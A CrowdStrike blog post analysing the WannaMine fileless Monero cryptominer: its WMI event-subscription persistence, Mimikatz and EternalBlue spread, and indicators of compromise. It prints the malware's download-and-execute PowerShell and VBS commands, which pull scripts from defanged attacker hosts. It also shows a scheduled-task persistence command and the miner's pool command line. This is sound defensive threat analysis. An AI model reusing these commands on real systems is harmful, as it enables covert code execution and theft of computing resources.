Harmless Nuisance or Disruptive Threat?

crowdstrike.com/blog/cryptomining-harmless-nuisance-disruptive-threat/

January 25, 2018

WannaMine Cryptomining: Harmless Nuisance or Disruptive Threat?

January 25, 2018

Ryan McCombs, Jason Barnes, Karan Sood, and Ian Barton From The Front Lines

Cryptocurrencies are in high demand. The usage and monetary value of Bitcoin, Litecoin, Ethereum, and many others have skyrocketed worldwide. The increase in purchasing power and liquidity is driving valuations, as well as volatility, higher than ever before. Naturally, where there are profits to be had, crime is not far behind. Cybercriminals have honed in on a highly profitable opportunity, using a distributed computing process for production of cryptocurrency — a process known as "mining."

Cryptocurrency mining is a resource-intensive process of authenticating transactions in return for a cryptocurrency reward. While mining itself is legal, fraudulently compromising systems to do the work is not. In recent months, CrowdStrike® has noticed an uptick in cyberattacks focused on cryptocurrency-mining tools that commandeer available CPU cycles, without authorization, to make money. While cryptocurrency mining has typically been viewed as a nuisance, CrowdStrike has recently seen several cases where mining has impacted business operations, rendering some companies unable to operate for days and weeks at a time. The tools have caused systems and applications to crash due to such high CPU utilization speeds. Furthermore, CrowdStrike has observed more sophisticated capabilities built into a cryptomining worm dubbed WannaMine. This tool leverages persistence mechanisms and propagation techniques similar to those used by nation-state actors, demonstrating a trend highlighted in the recent CrowdStrike Cyber Intrusion Services Casebook 2017, which states that "contemporary attacks continue to blur the lines between nation-state and eCrime tactics."

WannaMine employs "living off the land" techniques such as Windows Management Instrumentation (WMI) permanent event subscriptions as a persistence mechanism. It also propagates via the EternalBlue exploit popularized by WannaCry. Its fileless nature and use of legitimate system software such as WMI and PowerShell make it difficult, if not impossible, for organizations to block it without some form of next-generation antivirus.

WannaMine, first reported by PandaSecurity, is a Monero cryptocurrency miner that hijacks a system's CPU cycles to mine. This fileless malware leverages advanced tactics and techniques to maintain persistence within a network and move laterally from system to system. First, WannaMine uses credentials acquired with the credential harvester

Mimikatz to attempt to propagate and move laterally with legitimate credentials. If unsuccessful, WannaMine attempts to exploit the remote system with the EternalBlue exploit used by WannaCry in early 2017.

In one case, a client informed CrowdStrike that nearly 100 percent of its environment was rendered unusable due to overutilization of systems' CPUs. Upon deployment of the CrowdStrike Falcon® endpoint protection platform, with default prevention capabilities, the client restored 80 percent of its operational capability. With script blocking enabled, the client achieved 95 percent operational capability within a couple of hours. Figure 1 below demonstrates the impact Falcon with script blocking had by immediately blocking the WannaMine activity. This figure shows all suspicious detection activities across the client's enterprise, and the significant decline in critical detections due to blocked execution of WannaMine features via Falcon script blocking.




Figure 1

Upon deployment of the Falcon platform, CrowdStrike identified the tell-tale execution signs of WannaMine. Snippets of exploit code are shown in Figures 2 and 3, and the scheduled task is shown in Figure 4.

```
powershell.exe -NoP -NonI -W Hidden -E
JABzAHQAaQBtAGUAPQBbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgBUAGkAYwBrAEMAbwB1AG4AdAANAA…
```

Figure 2. Truncated base64-encoded PowerShell command

```
cmd /v:on /c for /f "tokens=2 delims=.[" %i in ('ver') do (set a=%i)&if !a:~-1!==5 (@echo on
error resume next>%windir%\11.vbs&@echo Set
ox=CreateObject^("MSXML2.XMLHTTP"^)>>%windir%\11.vbs&@echo ox.open
"GET","http[:]//118.184.48[.]95:8000/info.vbs",false>>%windir%\11.vbs&@echo
ox.setRequestHeader "User-Agent", "-">>%windir%\11.vbs&@echo
ox.send^(^)>>%windir%\11.vbs&@echo If ox.Status=200 Then>>%windir%\11.vbs&@echo Set
oas=CreateObject^("ADODB.Stream"^)>>%windir%\11.vbs&@echo oas.Open>>%windir%\11.vbs&@echo
oas.Type=1 >>%windir%\11.vbs&@echo oas.Write ox.ResponseBody>>%windir%\11.vbs&@echo
oas.SaveToFile "%windir%\info.vbs",2 >>%windir%\11.vbs&@echo oas.Close>>%windir%\11.vbs&@echo
End if>>%windir%\11.vbs&@echo Set os=CreateObject^("WScript.Shell"^)>>%windir%\11.vbs&@echo
os.Exec^("cscript.exe %windir%\info.vbs"^)>>%windir%\11.vbs&cscript.exe %windir%\11.vbs) else
(powershell -NoP -NonI -W Hidden "if((Get-WmiObject
Win32_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object
Net.WebClient).DownloadString('http[:]//118.184.48[.]95:8000/info6.ps1')}else{IEX(New-Object
Net.WebClient).DownloadString('http[:]//118.184.48[.]95:8000/info3.ps1')}")
```

Figure 3

```
 cmd /c echo powershell -nop "$a=([string](Get-WMIObject -Namespace root\Subscription -Class
__FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.contains('SCM Event Filter'))))
{IEX(New-Object
Net.WebClient).DownloadString('http[:]//stafftest.spdns[.]eu:8000/mate6.ps1')}" >%temp%\y1.bat
&& SCHTASKS /create /RU System /SC DAILY /TN yastcat /f /TR "%temp%\y1.bat" &&SCHTASKS /run
/TN yastcat<c/ode>
```

Figure 4

This blog will touch on the files downloaded in Figures 3 and 4 later, but first, let’s address WannaMine’s WMI features.

Starting with analyzing the base64 -decoded output from Figure 2, we can see reference to many WMI class functions – none of which look legitimate at first glance.

```
 …
$funs = ([WmiClass] 'root\default:Win32_TaskService').Properties['funs'].Value
 …
 Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter
-notmatch 'SCM Event'} |Remove-WmiObject
 …
 $cmdmon="powershell -NoP -NonI -W Hidden `"`$mon = ([WmiClass]
'root\default:Win32_TaskService').Properties['mon'].Value;`$funs = ([WmiClass]
'root\default:Win32_TaskService').Properties['funs'].Value ;iex
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(`$funs)));Invoke-
Command -ScriptBlock `$RemoteScriptBlock -ArgumentList @(`$mon, `$mon, 'Void', 0, '', '')`""
 …
 $mimi = ([WmiClass] 'root\default:Win32_TaskService').Properties['mimi'].Value
 …
 $ipsu = ([WmiClass] 'root\default:Win32_TaskService').Properties['ipsu'].Value
 $i17 = ([WmiClass] 'root\default:Win32_TaskService').Properties['i17'].Value
 $scba= ([WmiClass] 'root\default:Win32_TaskService').Properties['sc'].Value
 …
```

Figure 5

In a previous blog, CrowdStrike highlighted the use of WmiClass, a type of accelerator for ManagementClass, or a shortcut to a WMI class definition. In this instance, the functions residing within the Win32_TaskService WMI class look legitimate at first glance, because the class has a similar naming convention to other WMI classes. However, by querying the above definitions in that class, we can see it is not legitimate. Descriptions of the contents of the properties can be seen in the table below.

Win32_TaskService Property	Function
mon	Monero CPU miner
mimi	Mimikatz credential harvesting tool
funs	Combination of publicly available scripts to achieve remote DLL loading via WMI and obfuscated EternalBlue
i17	Targeting
ipsu	Targeting
sc	yastcat Scheduled Task configuration

Just to make sure we've identified all the functions within this class, we'll query all the contents of the class and see that there are two additional functions, "vcp" and "vcr." These two functions correspond to two Visual C++ redistributable DLL files, msvcp120.dll and msvcr120.dll. This shows that the malware chooses not to rely on the impacted system for dependencies and will bring along all code needed to function properly.


The clear takeaway from analysis of this malicious WMI class is that WannaMine is leveraging the WMI repository to store code for execution. So how is the code in Figure 1 executing?

Let's start by considering y1.bat, identified in the scheduled task shown in Figure 4.

```
powershell -nop "$a=([string](Get-WMIObject -Namespace root\Subscription -Class
__FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.contains('SCM Event Filter'))))
{IEX(New-Object
Net.WebClient).DownloadString('http[:]//stafftest.spdns[.]eu:8000/mate6.ps1')}"
```

Figure 6. Contents of y1.bat

This is not extremely helpful to our understanding of the attack, as it's only performing the download functionality. But this is not the first time we've seen a check being performed for "SCM Event Filter" within WMI Filter to Consumer Bindings (see Figure 2 above). Let's check into permanent event subscriptions, since WannaMine named the malicious WMI class to blend in.



Event Filter

```
__CLASS            : __EventFilter
__RELPATH          : __EventFilter.Name="SCM
Event Filter"
__SERVER           : REDACTED
 NAMESPACE         : ROOT\subscription
__PATH                                    :
\\REDACTED\ROOT\subscription: EventFilter
.Name="SCM Event Filter"
EventNamespace     : root\cimv2
Name               : SCM Event Filter
Query                         : SELECT * FROM
 InstanceModificationEvent  WITHIN  5600
WHERE          TargetInstance            ISA
'Win32 PerfFormattedData PerfOS System'
QueryLanguage      : WQL
```

Event Consumer

```
__CLASS                  : CommandLineEventConsumer
__SUPERCLASS  : __EventConsumer
  RELPATH                                      :
CommandLineEventConsumer.Name="SCM        Event
Consumer"
__SERVER            : REDACTED
  NAMESPACE  : ROOT\subscription
__PATH                                         :
\\REDACTED\ROOT\subscription:CommandLineEventCo
nsumer.Name="SCM Event Consumer"
CommandLineTemplate        : powershell.exe -NoP
-NonI        -W         Hidden                -E
JABzAHQAaQBtAGUAPQBbAEUAbgB2AGkAcgBvAG4AbQB1AG4
AdABdADoAOgBUAGkAYwBrAEMAbwB1AG4AdAANAAoAJABmAH
UAbgBzACAAPQAgACgAWwBXAG0AaQBDAGwAYQBzAHMAXQAgA
CcAcgBvA…
Name                       : SCM Event Consumer
```

Filter to Consumer Binding

```
__CLASS                       : __FilterToConsumerBinding
__RELPATH                                                  :
  FilterToConsumerBinding.Consumer="CommandLineEventCons
umer.Name=\"SCM                                       Event
Consumer\"",Filter="  EventFilter.Name=\"SCM          Event
Filter\""
  SERVER                      : REDACTED
__NAMESPACE                   : ROOT\subscription
  PATH                                                     :
\\REDACTED\ROOT\subscription:__FilterToConsumerBinding.C
onsumer="CommandLineEventConsumer.Name=\"SCM          Event
Consumer\"",Filter="  EventFilter.Name=\"SCM          Event
Filter\""
Consumer                     : CommandLineEventConsumer.Name="SCM
Event Consumer"
Filter                          : __EventFilter.Name="SCM Event
Filter"
```

Figure 7

Sure enough, WannaMine is leveraging permanent event subscriptions to maintain persistence. This permanent event subscription is set to execute the PowerShell command located in the Event Consumer every 90 minutes, per the Event Filter.

Let's circle back to the files downloaded in Figures 3 and 4. The batch script in Figure 3 first checks the Windows version of the system it is running on by issuing the command "CMD /V:ON /C". If the Windows Version is 5, in other words if the current system is running either Windows 2000, Windows XP, Windows XP 64-Bit, Windows Server 2003, or Windows Server 2003 R2, the script will drop a file named 11.vbs in C:\Windows. The following are the contents of the script:

```
ON ERROR RESUME NEXT
SET OX=CREATEOBJECT("MSXML2.XMLHTTP")
OX.OPEN "GET","HTTP[:]//STAFFTEST.FIREWALL-GATEWAY[.]COM:8000/INFO.VBS",FALSE
OX.SETREQUESTHEADER "USER-AGENT", "-"
OX.SEND()
IF OX.STATUS=200 THEN
SET OAS=CREATEOBJECT("ADODB.STREAM")
OAS.OPEN
OAS.TYPE=1
OAS.WRITE OX.RESPONSEBODY
OAS.SAVETOFILE "C:\Windows\INFO.VBS",2
OAS.CLOSE
```

```
END IF
SET OS=CREATEOBJECT("WSCRIPT.SHELL")
OS.EXEC("CSCRIPT.EXE C:\Windows\INFO.VBS")
```

Figure 8

This script is responsible for calling out to stafftest.firewall-gateway[.]com to download another vbs file named info.vbs, saving it in C:\Windows and then executing it via cscript.exe. It should be noted that CrowdStrike analysts also analyzed info.vbs, which is downloaded by the original batch script. The following is a snippet of the deobfuscated file:

```
Sub WriteBinary(FileName, Buf)
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2
Dim stream, xmldom, node
Set xmldom = CreateObject("Microsoft.XMLDOM")
Set node = xmldom.CreateElement("binary")
node.DataType = "bin.base64"
node.Text = Buf
Set stream = CreateObject("ADODB.Stream")
stream.Type = adTypeBinary
stream.Open
stream.write node.NodeTypedValue
stream.saveToFile FileName, adSaveCreateOverWrite
stream.Close
Set stream = Nothing
Set node = Nothing
Set xmldom = Nothing
End Subbytes = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASAAAAA4fug4AtAnNU
```

Figure 9

The file decodes a base64-encoded binary embedded within itself, saves it in the %TEMP% folder and executes it with the following (sanitized) command line:

```
-B -o stratum+tcp://pool.supportxmr[.]com:80 -
u 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE
-o stratum+tcp://mine.xmrpool[.]net:80 -u
 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE
-o stratum+tcp://pool.minemonero[.]pro:80 -u
 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE
-p x
```

Figure 10

This is the actual payload responsible for utilizing the victim computer's CPU cycles to mine Monero cryptocurrency. The following is the information regarding the binary:

```
File: taskservice.exe
Size: 180736
MD5: 9AC3BDB9378CD1FAFBB8E08DEF738481
Compiled: Thu, Aug 31 2017, 13:31:24 - 32 Bit EXE
```

Figure 11

If the Windows version is either Windows Vista or above, the batch script will issue the following powershell command:

```
POWERSHELL -NOP -NONI -W HIDDEN “IF((GET-WMIOBJECT
WIN32_OPERATINGSYSTEM).OSARCHITECTURE.CONTAINS(’64’)){IEX(NEW-OBJECT
NET.WEBCLIENT).DOWNLOADSTRING(‘HTTP[:]//STAFFTEST.FIREWALL-
GATEWAY[.]COM:8000/INFO6.PS1')}ELSE{IEX(NEW-OBJECT
NET.WEBCLIENT).DOWNLOADSTRING(‘HTTP[:]//STAFFTEST.FIREWALL-GATEWAY[.]COM:8000/INFO3.PS1')}“)
```

Figure 12

If the OS architecture is 64-bit, the script will call out to the aforementioned domain and download info6.ps1, otherwise it downloads info3.ps1.

Recovering info6.ps1 and mate6.ps1was possible and allowed CrowdStrike to understand how WannaMine was creating the malicious WMI class and subsequent properties. The two files are similar, with minor changes depending on the OS architecture. After decoding the heavily obfuscated info6.ps1, we see the WMI properties being set in Figure 13.

```
$mimi=$fa.substring(0,1131864)
$mon=$fa.substring(1131866,357720)
$vcp=$fa.substring(1489588,880172)
$vcr=$fa.substring(2369762,1284312)
$funs=$fa.substring(3654076,497360)
$sc=$fa.substring(4151438)$StaticClass = New-
ObjectManagement.ManagementClass((('root\default'),$null,$null)
$StaticClass.Name=('Win32_TaskService')
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('mimi'),$mimi)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('mon'),$mon)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('vcp'),$vcp)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('vcr'),$vcr)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('funs'),$funs)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add('sc',$sc)
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('ipsu'),"")
$StaticClass.Put() | Out-Null
$StaticClass.Properties.Add(('i17'),"")
$StaticClass.Put() | Out-Null
```

Figure 13

CrowdStrike anticipates that these threat actors will continue to evolve their capabilities to go undetected. For example, for the writing of this post, CrowdStrike analysts downloaded the current version of info6.ps1 from the adversary’s infrastructure. Contained within was similar code to create a malicious WMI class. However, the class name was called “Office_Updater” instead of “Win32_TaskService”.


Conclusion

While the tactics, techniques, and procedures (TTPs) displayed in WannaMine did not require a high degree of sophistication, the attack clearly stands on the shoulders of more innovative and enterprising nation-state and eCrime threat actors.

Whatever these threat actors may lack in sophistication, they made up for in resourcefulness: We should appreciate the lengths they went to achieve their goals, and what they learned from the public successes and failures of other threat actors. In doing so, we take a vital step toward promoting a stronger security posture, better controls, and more disruptive defensive tactics. Companies should focus on beefing up their prevention and detection and response capabilities to ensure that they are able to detect these TTPs. Improved defenses will become even more critical in 2018 as we expect to see continued convergence of sophisticated statecraft and tradecraft.

Falcon Endpoint Protection Platform (EPP)

The prevention features of CrowdStrike Falcon EPP offer ample protection against this threat within your environment. The redacted screenshot below demonstrates Falcon's WannaMine prevention in action.



	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
Medium	Jan. 19, 2018 10:20:13	WIN-CHB5K9B5QOM	apollo	Unassigned	New

explorer.exe	2	7		9	0	0
wscript.exe	0	0	3	0	0	0
taskservice.exe	0	0	2	0	0	0

ASSOCIATED BEHAVIOR

Medium Severity Suspicious Activity was prevented

A suspicious process related to a likely malicious file was launched.

Associated IOC (SHA256 on library/DLL loaded)

```
038d4ef30a0bfebe3bfd48a5b6fed1b47d1e9b2ed737e8ca0447d6b1848ce309
```

Associated File

```
\??\C:\Users\apollo\AppData\Local\Temp\taskservice.exe
```

	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
Medium	Jan. 19, 2018 10:13:46	WIN-CHB5K9B5QOM	apollo	Unassigned	New
Low	Jan. 19, 2018 09:00:43	PREVENT	PREVENT$	Unassigned	New
High	Jan. 19, 2018 08:14:56	PREVENT	corki	Unassigned	New
High	Jan. 19, 2018 08:14:51	PREVENT	corki	Unassigned	New
High	Jan. 19, 2018 08:14:47	PREVENT	corki	Unassigned	New
High	Jan. 19, 2018 08:13:48	PREVENT	corki	Unassigned	New
High					

DETECT TIME	Jan. 19, 2018 10:20:13
HOSTNAME	WIN-CHB5K9B5QOM
USER NAME	WIN-CHB5K9B5QOM\apollo
ASSOCIATED BEHAVIOR	Medium Severity Suspicious Activity was prevented A suspicious process related to a likely malicious file was launched. Associated IOC (SHA256 on library/DLL loaded) 038d4ef30a0bfebe3bfd48a5b6fed1b47d1e9b2ed737e8ca04… Associated File \??\C:\Users\apollo\AppData\Local\Temp\taskservice…
COMMAND LINE	"C:\Users\apollo\AppData\Local\Temp\taskservice.exe" -B -o stratum+tcp://pool.supportxmr.com:80 -u 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE -o stratum+tcp://mine.xmrpool.net:80 -u 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE -o stratum+tcp://pool.minemonero.pro:80 -u 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE -p x
FILE PATH	\Device\HarddiskVolume1\Users\apollo\AppData\Local\Temp\taskservice.exe
EXECUTABLE SHA256	038d4ef30a0bfebe3bfd48a5b6fed1b47d1e9b2ed737e8ca0447d6b1848ce309
GLOBAL PREVALENCE	Unique
LOCAL PREVALENCE	Unique
HASH PREVENTION POLICY	None


Figure 14

CrowdStrike expects to see much more cryptomining activity in 2018, resulting in business disruptions and downtime that can impact the bottom line. As organizations and companies come to understand how these traditionally unsophisticated actors are using increasingly sophisticated tactics, they can take a vital step toward promoting a stronger security posture and avoiding unnecessary interruptions that can affect critical business processes.

